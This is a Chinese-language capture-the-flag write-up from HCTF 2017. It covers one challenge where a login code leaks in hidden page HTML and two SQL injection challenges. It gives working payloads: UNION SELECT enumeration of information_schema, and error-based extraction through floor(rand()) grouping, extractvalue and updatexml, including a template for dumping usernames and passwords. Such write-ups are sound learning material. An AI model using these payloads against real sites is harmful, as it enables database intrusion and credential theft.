
HTCF2017 writeup


PENTEST

LoRexxar 的渗透之战之一

题目 ID： 70
题目描述： 从这个题目开始将会是一个大型的渗透系列题目，前面遇到的 web 漏洞将会以不同的方式出现在题目中，你能抓住那些漏洞吗?
1、这个站才刚刚开始写，好像还什么都没有啊>x<
http://115.28.78.16:13333/d23fd789868fa2c8b3942a811f63adb7/0x01/



链接打开就是这个界面，然后注册了一个账号 admin1 密码 admin。
登陆的时候发现有个 code 需要输入，点击 send 显示成功发送。




一开始天真地以为真的会发到我的手机上（因为注册的时候填了手机号）然而并没有 - -

然后就 F12 看了一下响应的东东。

```
<div class="alert alert-success" role="alert">
    <div value="183170" style="display: none"></div>
        <strong>Well done!</strong> code send success.
      </div>
```

这里面有个 value=xxxxxx，直觉告诉我这个值就是 code。
然后直觉竟然是对的。Bingo。



WEB


从 0 开始之 SQLI 之 2

题目 ID： 65
题目描述： http://45.32.25.65/nweb/sqli1/?user=user1

这题一开始用工具做的，非常无脑。因为不知道为什么，输入任何语句都反馈错误，后来经过土土 dalao 提醒才知道需要闭合。

因为数据库中实际的查询语句大概是这样的：SELECT * FROM users WHERE id='xxx'即 user=后面输入的字符串都会被双引号括起来，所以无论输入什么语句都是无效的，所以需要先把 user='xxx'这个闭合掉，然后输入的注入语句才能有效。


先测试一下实际的查询语句是什么样的。



’’user1’’’这个东西，最外面一层 ’’ 是报错时系统自动加的，差不多就是强调之类的意思，右边第二个 ’ 就是在 url 最后添加的 ‘ ，所以数据库的查询语句应该就是： SELECT * FROM users WHERE user=’xxx’ 所以在注入时把单引号闭合就可以了。也就是：SELECT * FROM users WHERE id=’xxx’ #’ and 1=2(‘ ：在本题中把前面的 user1 闭合；# ：注释掉后面的那一个单引号)


而且经过尝试发现：# 要使用经过 url 编码后的东东——%23

PS: 空格 %20；单引号 %27；井号 %23；双引号 %22




终于，and 1=1 可以返回成功。然后 and 1=2 返回错误，代表可以注入。

然后用 order by 爆列，结果为 2。
用联合查询法 UNION SELECT 1,2，… ，把 1 换成 database()爆数据库名。



database()->hctfsqli1


爆表名：UNION SELECT table_name,2 from information_schema.tables where table_schema=0x68637466737l6C6931 (这里是刚刚爆出的库名 hctfsqli1 转换成 hex 值的形式)



id	name
1	user1
hhhhctf	2
users	2

这样表名就爆出来了，猜 flag 应该在 hhhhctf 这个表里边。

爆列名：UNION SELECT column_name（现在要爆列名，所以这里改成 column_name），2 from information_schema.columns（要爆的列名肯定不在.tables 里，而是在.columns 里，所以这里也改） where table_name（要爆的列在 hhhhctf 这个表里，所以改成 table name =xxx）=0x68686868637466 （这是表 hhhhctf 的 hex 值）



id	name
1	user1
flag	2

果然，看到了有一个叫 flag 的列。

爆 flag：UNION SELECT flag,2 from hhhhctf 爆出表 hhhhctf 中的 flag 列

id	name
1	user1
hctf{f1rst_sql1_is_34sy}	2

拿到 flag。


从 0 开始之 SQLI 之 2

题目 ID： 66
题目描述： http://45.32.25.65/nweb/sqli2/?id=1

先在 url 后面加个\，测试一下数据库的查询语句。

所以没有单引号。
测试：and 1=2 %23 成功报错

爆库名：and 1=2 UNION SELECT 1,dataname()



FUNCTION hctfsqli2.dataname does not exist

dataname - > hctfsqli2

后面再用上一题的方法就做不出来了，根据 hint，大概是要换一种注入方式，查了一下看到有一种注入类型叫显错注入。

发现还有种简单的方法爆库： id=info()

/*暴库*/

```
1.  and(select 1 from(select count(*),concat((select (select (SELECT distinct co
    ncat(0x7e,schema_name,0x7e) FROM information_schema.schemata LIMIT 0,1)) fro
    m information_schema.tables limit 0,1),floor(rand(0)*2))x from information_s
    chema.tables group by x)a)
```

/*暴表*/

```
1.  and(select 1 from(select count(*),concat((select (select (SELECT distinct co
    ncat(0x7e,table_name,0x7e) FROM information_schema.tables where table_sche
    ma=database() LIMIT 0,1)) from information_schema.tables limit 0,1),floor(ra
    nd(0)*2))x from information_schema.tables group by x)a)
```


/*暴字段*/

```
1.  and(select 1 from(select count(*),concat((select (select (SELECT distinct co
    ncat(0x7e,column_name,0x7e) FROM information_schema.columns where table_nam
    e=0x61646D696E LIMIT 0,1)) from information_schema.tables limit 0,1),floor(r
    and(0)*2))x from information_schema.tables group by x)a)
```

/*暴内容*/

```
1.  and(select 1 from(select count(*),concat((select (select (SELECT distinct co
    ncat(0x23,username,0x3a,password,0x23) FROM admin limit 0,1))
```

爆表，爆字段都有用。



爆内容不知道为什么改了之后爆不出来。然后又找了另几种爆内容的方式。

显错注入

方式 1

and (select 1 from (select count(*),concat(SQL 语句 ,floor(rand(0)*2))x from information_schema.tables group by x)a);

方式 2


and (select count(*) from (select 1 union select null union select !1)x group by concat(SQL 语句,floor(rand(0)*2)));

方式 3
and extractvalue(1, concat(0x5c, (SQL 语句)));

方式 4
and 1=(updatexml(1,concat(0x5e24,(SQL 语句),0x5e24),1));

试到方式 3 有效。

and extractvalue(1, concat(0x5c, (SELECT flag FROM hhhhctf limit 0,1)))



爆出 flag。

Ryan
2017/2/7